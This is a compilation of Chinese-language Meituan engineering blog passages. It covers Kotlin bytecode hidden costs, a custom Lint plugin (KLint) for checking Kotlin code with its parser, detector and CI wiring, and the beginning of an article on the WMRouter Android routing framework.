        return finalDrawEndTime - apiLoadEndTime - (scrollToTime - apiLoadEndTime);
    } else {//正常二次渲染
        return finalDrawEndTime - apiLoadEndTime;
    }
}
```

# 总结

以上就是我们对页面测速及自动化实现上做的一些尝试，目前已经在项目中使用，并在监控平台上可以获取实时的数据。我们可以通过分析数据来了解页面的性能进而做优化，不断提升项目的整体质量。并且通过实践发现了一些测速误差的问题，也都逐一解决，使得测速数据更加可靠。自动化的实现也让我们在后续开发中的维护变得更容易，不用维护页面测速相关的逻辑，就可以做到实时监测所有页面的加载速度。

# 参考文献


- 移动端性能监控方案Hertz🔗


# 作者介绍

- 文杰，美团前端Android开发工程师，2016年毕业于天津工业大学，同年加入美团点评到店餐饮事业群，从事商家销售端移动应用开发工作。

# Kotlin代码检查在美团的探索与实践

作者: 周佳

## 背景

Kotlin有着诸多的特性，比如空指针安全、方法扩展、支持函数式编程、丰富的语法糖等。这些特性使得Kotlin的代码比Java简洁优雅许多，提高了代码的可读性和可维护性，节省了开发时间，提高了开发效率。这也是我们团队转向Kotlin的原因，但是在实际的使用过程中，我们发现看似写法简单的Kotlin代码，可能隐藏着不容忽视的额外开销。本文剖析了Kotlin的隐藏开销，并就如何避免开销进行了探索和实践。

## Kotlin的隐藏开销

### 伴生对象

伴生对象通过在类中使用 `companion object` 来创建，用来替代静态成员，类似于Java中的静态内部类。所以在伴生对象中声明常量是很常见的做法，但如果写法不对，可能就会产生额外开销。比如下面这段声明 `Version` 常量的代码：

```
class Demo {

    fun getVersion(): Int {
        return Version
    }

    companion object {
        private val Version = 1
    }
}
```

表面上看还算简洁，但是将这段Kotlin代码转化成等同的Java代码后，却显得晦涩难懂：

```
public class Demo {
    private static final int Version = 1;
    public static final Demo.Companion Companion = new Demo.Companion();

    public final int getVersion() {
        return Companion.access$getVersion$p(Companion);
    }

    public static int access$getVersion$cp() {
        return Version;
    }

    public static final class Companion {
        private static int access$getVersion$p(Companion companion) {
            return companion.getVersion();
        }

        private int getVersion() {
            return Demo.access$getVersion$cp();
        }
    }
}
```

与Java直接读取一个常量不同，Kotlin访问一个伴生对象的私有常量字段需要经过以下方法：

- 调用伴生对象的静态方法
- 调用伴生对象的实例方法
- 调用主类的静态方法
- 读取主类中的静态字段

为了访问一个常量，而多花费调用4个方法的开销，这样的Kotlin代码无疑是低效的。

我们可以通过以下解决方法来减少生成的字节码：

1. 对于基本类型和字符串，可以使用 `const` 关键字将常量声明为编译时常量。
2. 对于公共字段，可以使用 `@JvmField` 注解。
3. 对于其他类型的常量，最好在它们自己的主类对象而不是伴生对象中来存储公共的全局常量。

## Lazy()委托属性

`lazy()` 委托属性可以用于只读属性的惰性加载，但是在使用 `lazy()` 时经常被忽视的地方就是有一个可选的model参数：

- LazyThreadSafetyMode.SYNCHRONIZED：初始化属性时会有双重锁检查，保证该值只在一个线程中计算，并且所有线程会得到相同的值。
- LazyThreadSafetyMode.PUBLICATION：多个线程会同时执行，初始化属性的函数会被多次调用，但是只有第一个返回的值被当做委托属性的值。
- LazyThreadSafetyMode.NONE：没有双重锁检查，不应该用在多线程下。

`lazy()` 默认情况下会指定 `LazyThreadSafetyMode.SYNCHRONIZED` ，这可能会造成不必要线程安全的开销，应该根据实际情况，指定合适的model来避免不需要的同步锁。

## 基本类型数组

在Kotlin中有3种数组类型：

- `IntArray` ， `FloatArray` ，其他：基本类型数组，被编译成 `int[]` ， `float[]` ，其他
- `Array<T>` ：非空对象数组
- `Array<T?>` ：可空对象数组

使用这三种类型来声明数组，可以发现它们之间的区别：

```
val a: IntArray = intArrayOf(1)
val b: Array<Int> = arrayOf(1)
val c: Array<Int?> = arrayOf(null)
```

等同的Java代码：

```
@NotNull
private final int[] a = new int[]{1};
@NotNull
private final Integer[] b = new Integer[]{Integer.valueOf(1)};
@NotNull
private final Integer[] c = new Integer[]{(Integer)null};
```

后面两种方法都对基本类型做了装箱处理，产生了额外的开销。

所以当需要声明非空的基本类型数组时，应该使用xxxArray，避免自动装箱。

## For循环

Kotlin提供了 `downTo` 、 `step` 、 `until` 、 `reversed` 等函数来帮助开发者更简单的使用For循环，如果单一的使用这些函数确实是方便简洁又高效，但要是将其中两个结合呢？比如下面这样：

```
fun loop() {
    for (i in 10 downTo 1 step 2) {

    }
}
```

上面的For循环中结合使用了 `downTo` 和 `step` ，那么等同的Java代码又是怎么实现的呢？

```
public final void loop() {
   IntProgression var10000 = RangesKt.step(RangesKt.downTo( $receiver: 10,  to: 1),  step: 2);
   int i = var10000.getFirst();
   int var2 = var10000.getLast();
   int var3 = var10000.getStep();
   if(var3 > 0) {
      if(i > var2) {
         return;
      }
   } else if(i < var2) {
      return;
   }

   while(i != var2) {
      i += var3;
   }

}
```

重点看这行代码：

```
IntProgression var10000 = RangesKt.step(RangesKt.downTo(10, 1), 2);
```

这行代码就创建了两个 `IntProgression` 临时对象，增加了额外的开销。

# Kotlin检查工具的探索

Kotlin的隐藏开销不止上面列举的几个，为了避免开销，我们需要实现这样一个工具，实现Kotlin语法的检查，列出不规范的代码并给出修改意见。同时为了保证开发同学的代码都是经过工具检查的，整个检查流程应该自动化。

再进一步考虑，Kotlin代码的检查规则应该具有扩展性，方便其他使用方定制自己的检查规则。

基于此，整个工具主要包含下面三个方面的内容：

1. 解析Kotlin代码
2. 编写可扩展的自定义代码检查规则
3. 检查自动化

结合对工具的需求，在经过思考和查阅资料之后，确定了三种可供选择的方案：

### ktlint

ktlint 是一款用来检查Kotlin代码风格的工具，和我们的工具定位不同，需要经过大量的改造工作才行。

### detekt


detekt 是一款用来静态分析Kotlin代码的工具，符合我们的需求，但是不太适合Android工程，比如无法指定variant（变种）检查。另外，在整个检查流程中，一份 `kt` 文件只能检查一次，检查结果（当时）只支持控制台输出，不便于阅读。

### 改造Lint

改造Lint来增加Lint对Kotlin代码检查的支持，一方面Lint提供的功能完全可以满足我们的需求，同时还能支持资源文件和class文件的检查，另一方面改造后的Lint和Lint很相似，学习上手的成本低。

相对于前两种方案，方案3的成本收益比最高，所以我们决定改造Lint成Kotlin Lint(KLint)插件。

先来大致了解下Lint的工作流程，如下图：




很显然，上图中的红框部分需要被改造以适配Kotlin，主要工作有以下3点：

- 创建KotlinParser对象，用来解析Kotlin代码
- 从aar中获取自定义KLint规则的jar包
- Detector类需要定义一套新的接口方法来适配遍历Kotlin节点回调时的调用

## Kotlin代码解析

和Java一样，Kotlin也有自己的抽象语法树。可惜的是目前还没有解析Kotlin语法树的单独库，只能通过Kotlin编译器这个库中的相关类来解析。KLint用的是 `kotlin-compiler-embeddable:1.1.2-5` 库。

```
public KtFile parseKotlinToPsi(@NonNull File file) {
        try {
        org.jetbrains.kotlin.com.intellij.openapi.project.Project ktProject = KotlinCoreEnvironment.Companion.createForProduction(() -> {
        }, new CompilerConfiguration(), CollectionsKt.emptyList()).getProject();
                this.psiFileFactory = PsiFileFactory.getInstance(ktProject);
        return (KtFile) psiFileFactory.createFileFromText(file.getName(), KotlinLanguage.INSTANCE, readFileToString(file, "UTF-8"));
        } catch (IOException e) {
            e.printStackTrace();
        }
        return null;
    }
     //可忽视，只是将文件转成字符流
     public static String readFileToString(File file, String encoding) throws IOException {
        FileInputStream stream = new FileInputStream(file);
        String result = null;
        try {
            result = readInputStreamToString(stream, encoding);
        } finally {
            try {
                stream.close();
            } catch (IOException e) {
                // ignore
            }
        }
        return result;
    }
```

以上这段代码可以封装成 `KotlinParser` 类，主要作用是将 `.Kt` 文件转化成 `KtFile` 对象。

在检查Kotlin文件时调用 `KtFile.acceptChildren(KtVisitorVoid)` 后， `KtVisitorVoid` 便会多次回调遍历到的各个节点(Node)的方法：

```
KtVisitorVoid visitorVoid = new KtVisitorVoid(){
        @Override
        public void visitClass(@NotNull KtClass klass) {
                        super.visitClass(klass);
    }

    @Override
    public void visitPrimaryConstructor(@NotNull KtPrimaryConstructor constructor) {
            super.visitPrimaryConstructor(constructor);
    }

    @Override
    public void visitProperty(@NotNull KtProperty property) {
            super.visitProperty(property);
    }
    ...
};
ktPsiFile.acceptChildren(visitorVoid);
```

## 自定义KLint规则的实现

自定义KLint规则的实现参考了 Android自定义Lint实践 这篇文章。

Technical docs > New Build System >

### AAR Format

The 'aar' bundle is the binary distribution of an Android Library Project.

The file extension is `.aar`, and the maven artifact type should be `aar` as well, but the file itself a simple zip file with the following entries:

- `/AndroidManifest.xml` (mandatory)
- `/classes.jar` (mandatory)
- `/res/` (mandatory)
- `/R.txt` (mandatory)
- `/assets/` (optional)
- `/libs/*.jar` (optional)
- `/jni/<abi>/*.so` (optional)
- `/proguard.txt` (optional)
- `/lint.jar` (optional)

上图展示了aar中允许包含的文件，aar中可以包含lint.jar，这也是 Android自定义Lint实践 这篇文章采用的实现方式。但是 `klint.jar` 不能直接放入aar中，当然更不应该将 `klint.jar` 重命名成 `lint.jar` 来实现目的。

最后采用的方案是：

1. 通过创建 `klintrules` 这个空的aar，将 `klint.jar` 放入assets中；
2. 修改KLint代码实现从assets中读取 `klint.jar` ；
3. 项目依赖 `klintrules` aar时使用debugCompile来避免把 `klint.jar` 带到release包。

## Detector类中接口方法的定义

既然是对Kotlin代码的检查，自然Detector类要定义一套新的接口方法。先来看一下Java代码检查规则提供的方法：


```
public interface JavaPsiScanner {
    JavaElementVisitor createPsiVisitor(JavaContext var1);

    List<Class<? extends PsiElement>> getApplicablePsiTypes();

    List<String> getApplicableMethodNames();

    void visitMethod(JavaContext var1, JavaElementVisitor var2, PsiMethodCallExpression var3, PsiMethod var4);

    List<String> getApplicableConstructorTypes();

    void visitConstructor(JavaContext var1, JavaElementVisitor var2, PsiNewExpression var3, PsiMethod var4);

    List<String> getApplicableReferenceNames();

    void visitReference(JavaContext var1, JavaElementVisitor var2, PsiJavaCodeReferenceElement var3, PsiElement var4);

    boolean appliesToResourceRefs();

    void visitResourceReference(JavaContext var1, JavaElementVisitor var2, PsiElement var3, ResourceType var4, String var5, boolean var6);

    List<String> applicableSuperClasses();

    void checkClass(JavaContext var1, PsiClass var2);
}
```

相信写过Lint规则的同学对上面的方法应该非常熟悉。为了尽量降低KLint检查规则编写的学习成本，我们参照JavaPsiScanner接口，定义了一套非常相似的接口方法：

```
public interface KtPsiScanner {
    @Nullable
    KtVisitorVoid createKtPsiVisitor(@NonNull KotlinContext context);

    @Nullable
    List<Class<? extends PsiElement>> getApplicableKtPsiTypes();

    @Nullable
    List<String> getApplicableFunctionNames();

    void visitFunction(@NonNull KotlinContext context, @NonNull KtNamedFunction call);

    @Nullable
    List<String> getApplicableConstructorTypes();

    void visitPrimaryConstructor(KotlinContext mContext, KtPrimaryConstructor constructor);

    void visitSecondaryConstructor(KotlinContext mContext, KtSecondaryConstructor constructor);
    @Nullable
    List<String> getApplicableReferenceNames();

    void visitReference(@NonNull KotlinContext context, @NonNull KtReferenceExpression reference, @NonNull PsiElement referenced);

    boolean appliesToResourceRefs();

    void visitResourceReference(@NonNull KotlinContext context, @NonNull KtQualifiedExpression node, @NonNull ResourceType type, @NonNull String name, boolean isFramework);

    @Nullable
    List<String> applicableSuperClasses();

    void checkClass(@NonNull KotlinContext context, @NonNull KtClass declaration);

}
```

## KLint的实现

通过对上述3个主要方面的改造，完成了KLint插件。



由于KLint和Lint的相似，KLint插件简单易上手：

1. 和Lint相似的编写规范(参考最后一节的代码)；
2. 支持 `@SuppressWarnings("")` 等Lint支持的注解；
3. 具有和Lint的Options相同功能的klintOptions，如下：

```
mtKlint {
    klintOptions {
        abortOnError false
        htmlReport true
        htmlOutput new File(project.getBuildDir(), "mtKLint.html")
    }
}
```

# 检查自动化

- 关于自动检查有两个方案：

  1. 在开发同学commit/push代码时，触发 `pre-commit/push-hook` 进行检查，检查不通过不允许commit/push；
  2. 在创建 `pull request` 时，触发CI构建进行检查，检查不通过不允许merge。

  这里更偏向于方案2，因为 `pre-commit/push-hook` 可以通过 `--no-verify` 命令绕过，我们希望所有的Kotlin代码都是通过检查的。


KLint插件本身支持通过 `./gradlew mtKLint` 命令运行，但是考虑到几乎所有的项目在CI构建上都会执行Lint检查，把KLint和Lint绑定在一起可以省去CI构建脚本接入KLint插件的成本。

通过以下代码，将 `lint task` 依赖 `klint task` ，实现在执行Lint之前先执行KLint检查：

```
//创建KLint task，并设置被Lint task依赖
KLint klintTask = project.getTasks().create(String.format(TASK_NAME, ""), KLint.class, new KLint.GlobalConfigAction(globalSco
pe, null, KLintOptions.create(project)))
Set<Task> lintTasks = project.tasks.findAll {
    it.name.toLowerCase().equals("lint")
}
lintTasks.each { lint ->
    klintTask.dependsOn lint.taskDependencies.getDependencies(lint)
    lint.dependsOn klintTask
}

//创建Klint变种task，并设置被Lint变种task依赖
for (Variant variant : androidProject.variants) {
     klintTask = project.getTasks().create(String.format(TASK_NAME, variant.name.capitalize()), KLint.class, new KLint.Global
ConfigAction(globalScope, variant, KLintOptions.create(project)))
     lintTasks = project.tasks.findAll {
         it.name.startsWith("lint") && it.name.toLowerCase().endsWith(variant.name.toLowerCase())
     }
     lintTasks.each { lint ->
         klintTask.dependsOn lint.taskDependencies.getDependencies(lint)
              lint.dependsOn klintTask
     }
}
```

# 检查实时化

虽然实现了检查的自动化，但是可以发现执行自动检查的时机相对滞后，往往是开发同学准备合代码的时候，这时再去修改代码成本高并且存在风险。CI上的自动检查应该是作为是否有“漏网之鱼”的最后一道关卡，而问题应该暴露在代码编写的过程中。基于此，我们开发了Kotlin代码实时检查的IDE插件。




通过这款工具，实现在Android Studio的窗口实时报错，帮助开发同学第一时间发现问题及时解决。

# Kotlin代码检查实践

KLint插件分为Gradle插件和IDE插件两部分，前者在 `build.gradle` 中引入，后者通过 `Android Studio` 安装使用。

# KLint规则的编写

针对上面列举的 `lazy()`中未指定`mode` 的case，KLint实现了对应的检查规则：


```
public class LazyDetector extends Detector implements Detector.KtPsiScanner {
    public static final Issue ISSUE = Issue.create(
            "Lazy Warning",
            "Missing specify `lazy` mode ",

            "see detail: https://wiki.sankuai.com/pages/viewpage.action?pageId=1322215247",

            Category.CORRECTNESS,
            6,
            Severity.ERROR,
            new Implementation(
                    LazyDetector.class,
                    EnumSet.of(Scope.KOTLIN_FILE)));

    @Override
    public List<Class<? extends PsiElement>> getApplicableKtPsiTypes() {
        return Arrays.asList(KtPropertyDelegate.class);
    }

    @Override
    public KtVisitorVoid createKtPsiVisitor(KotlinContext context) {
        return new KtVisitorVoid() {

            @Override
            public void visitPropertyDelegate(@NotNull KtPropertyDelegate delegate) {
                boolean isLazy = false;
                boolean isSpeifyMode = false;
                KtExpression expression = delegate.getExpression();
                if (expression != null) {
                    PsiElement[] psiElements = expression.getChildren();
                    for (PsiElement psiElement : psiElements) {
                        if (psiElement instanceof KtNameReferenceExpression) {
                            if ("lazy".equals(((KtNameReferenceExpression) psiElement).getReferencedName())) {
                                isLazy = true;
                            }
                        } else if (psiElement instanceof KtValueArgumentList) {
                            List<KtValueArgument> valueArguments = ((KtValueArgumentList) psiElement).getArguments();
                            for (KtValueArgument valueArgument : valueArguments) {
                                KtExpression argumentValue = valueArgument.getArgumentExpression();
                                if (argumentValue != null) {
                                    if (argumentValue.getText().contains("SYNCHRONIZED") ||
                                            argumentValue.getText().contains("PUBLICATION") ||
                                            argumentValue.getText().contains("NONE")) {
                                        isSpeifyMode = true;
                                    }
```

```
                            }
                        }
                    }
                }
                if (isLazy && !isSpeifyMode) {
                    context.report(ISSUE, expression,context.getLocation(expression.getContext()), "Specify the appropria
te thread safety mode to avoid locking when it's not needed.");
                }
            }
        }
    };
}
}
```


## 检查结果

Gradle插件和IDE插件共用一套规则，所以上面的规则编写一次，就可以同时在两个插件中使用：

- CI上自动检查对应的检测结果的HTML页面：




- Android Studio上对应的实时报错信息：




## 总结

借助KLint插件，编写检查规则来约束不规范的Kotlin代码，一方面避免了隐藏开销，提高了Kotlin代码的性能，另一方面也帮助开发同学更好的理解Kotlin。

## 参考资料


- Exploring Kotlin's hidden costs🔗
- Android自定义Lint实践🔗


## 作者介绍


- 周佳，美团前端Android开发工程师，2016年毕业于南京信息工程大学，同年加入美团到店餐饮事业群，参与大众点评美食频道的日常开发工作。

# WMRouter：美团外卖Android开源路由框架

作者: 子健 渊博 云驰


WMRouter是一款Android路由框架，基于组件化的设计思路，功能灵活，使用也比较简单。

WMRouter最初用于解决美团外卖C端App在业务演进过程中的实际问题，之后逐步推广到了美团其他App，因此我们决定将其开源，希望更多技术同行一起开发，应用到更广泛的场景里去。Github项目地址与使用文档详见 https://github.com/meituan/WMRouter 。

本文先简单介绍WMRouter的功能和适用场景，然后详细介绍WMRouter的发展背景和过程。

## 功能简介

WMRouter主要提供URI分发、ServiceLoader两大功能。

URI分发功能可用于多工程之间的页面跳转、动态下发URI链接的跳转等场景，特点如下：

1. 支持多scheme、host、path
2. 支持URI正则匹配
3. 页面配置支持Java代码动态注册，或注解配置自动注册
4. 支持配置全局和局部拦截器，可在跳转前执行同步/异步操作，例如定位、登录等
5. 支持单次跳转特殊操作：Intent设置Extra/Flags、设置跳转动画、自定义StartActivity操作等
6. 支持页面Exported控制，特定页面不允许外部跳转
7. 支持配置全局和局部降级策略
8. 支持配置单次和全局跳转监听
9. 完全组件化设计，核心组件均可扩展、按需组合，实现灵活强大的功能

基于 SPI (Service Provider Interfaces) 的设计思想，WMRouter提供了ServiceLoader模块，类似Java中的 `java.util.ServiceLoader` ，但功能更加完善。通过ServiceLoader可以在一个App的多个模块之间通过接口调用代码，实现模块解耦，便于实现组件化、模块间通信，以及和依赖注入类似的功能等。其特点如下：

1. 使用注解自动配置
2. 支持获取接口的所有实现，或根据Key获取特定实现
3. 支持获取Class或获取实例
4. 支持无参构造、Context构造，或自定义Factory、Provider构造

5. 支持单例管理
6. 支持方法调用

其他特性：

1. 优化的Gradle插件，对编译耗时影响很小
2. 编译期和运行时配置检查，避免配置冲突和错误
3. 编译期自动添加Proguard混淆规则，免去手动配置的繁琐
4. 完善的调试功能，帮助及时发现问题

# 适用场景

WMRouter适用但不限于以下场景：

1. Native+H5混合开发模式，需要进行页面之间的互相跳转，或进行灵活的运营跳转链接下发。可以利用WMRouter统一页面跳转逻辑，根据不同的协议（HTTP、HTTPS、用于Native页面的自定义协议）跳转对应页面，且在跳转过程中可以使用UriInterceptor对跳转链接进行修改，例如跳转H5页面时在URL中加参数。
2. 统一管理来自App外部的URI跳转。来自App外部的URI跳转，如果使用Android原生的Manifest配置，会直接启动匹配的Activity，而很多时候希望先正常启动App打开首页，完成常规初始化流程（例如登录、定位等）后再跳转目标页面。此时可以使用统一的Activity接收所有外部URI跳转，到首页时再用WMRouter启动目标页面。
3. 页面跳转有复杂判断逻辑的场景。例如多个页面都需要先登录、先定位后才允许打开，如果使用常规方案，这些页面都需要处理相同的业务逻辑；而利用WMRouter，只需要开发好UriInterceptor并配置到各个页面即可。
4. 多工程、组件化、平台化开发。多工程开发要求各个工程之间能互相通信，也可能遇到和外卖App类似的代码复用、依赖注入、编译等问题，这些问题都可以利用WMRouter的URI分发和ServiceLoader模块解决。
5. 对业务埋点需求较强的场景。页面跳转作为最常见的业务逻辑之一，常常需要埋点。给每个页面配置好URI，使用WMRouter统一进行页面跳转，并在全局的OnCompleteListener中埋点即可。
6. 对App可用性要求较高的场景。一方面，可以对页面跳转失败进行埋点监控上报，及时发现线上问题；另一方面，页面跳转时可以执行判断逻辑，发现异常（例如服务端异常、客户端崩溃等）则自动打开降级后的页面，保证关键功能的正常工作，或给用户友好的提示。
7. 页面A/B测试、动态配置等场景。在WMRouter提供的接口基础上进行少量开发配置，就可以实现：根据下发的A/B测试策略跳转不同的页面实现；根据不同的需要动态下发一组路由表，相同的URI跳转到不同的一组页面（实现方面可以自定义UriInterceptor，对匹配的URI返回301的UriResult使跳转重定向）。

# 基本概念解释


下面开始介绍WMRouter的发展背景和过程。为了方便后文的理解，我们先简单了解和回顾几个基本概念。

## 路由

根据维基百科的解释，路由（routing）可以理解成在互联的网络通过特定的协议把信息从源地址传输到目的地址的过程。一个典型的例子就是在互联网中，路由器可以根据IP协议将数据发送到特定的计算机。

## URI

URI（Uniform Resource Identifier，统一资源标识符）是一个用于标识某一互联网资源名称的字符串。URI的组成如下图所示。




一些常见的URI举例如下，包括平时经常用到的网址、IP地址、FTP地址、文件、打电话、发邮件的协议等。

- http://www.meituan.com
- http://127.0.0.1:8080
- ftp://example.org/resource.txt
- file:///Users/
- tel:863-1234
- mailto:chris@example.com

在Android中也提供了 `android.net.Uri` 工具类用于处理URI，Android中URI常用的几个部分主要是scheme、host、path和query。

## Android中的Intent跳转

在Android中的Intent跳转，分为显式跳转和隐式跳转两种。

显式跳转即指定ComponentName（类名）的Intent跳转，一般通过Bundle传参，示例代码如下：

```
Intent intent = new Intent(context, TestActivity.class);
intent.putExtra("param", "value")
startActivity(intent);
```

隐式跳转即不指定ComponentName的Intent跳转，通过IntentFilter找到匹配的组件，IntentFilter支持action、category和data的匹配，其中data就是URI。例如下面的代码，会启动系统默认的浏览器打开网页：

```
Intent intent = new Intent(Intent.ACTION_VIEW);
intent.setData(Uri.parse("http://www.meituan.com"))
```

```
startActivity(intent);
```

Activity通过Manifest配置IntentFilter，例如下面的配置可以匹配所有形如 `demo_scheme://demo_host/***` 的URI。

```
<activity android:name=".app.UriProxyActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>

        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>

        <data android:scheme="demo_scheme" android:host="demo_host"/>
    </intent-filter>
</activity>
```

# URI跳转

在美团外卖C端早期开发过程中，产品希望通过后台下发URI控制客户端跳转指定页面，从而实现灵活的运营配置。外卖App采用了Native+H5的混合开发模式，Native页面定义了专用的URI，而H5页面则使用HTTP/HTTPS链接在专门的WebView容器中加载，两种链接的跳转逻辑不同，实现起来比较繁琐。

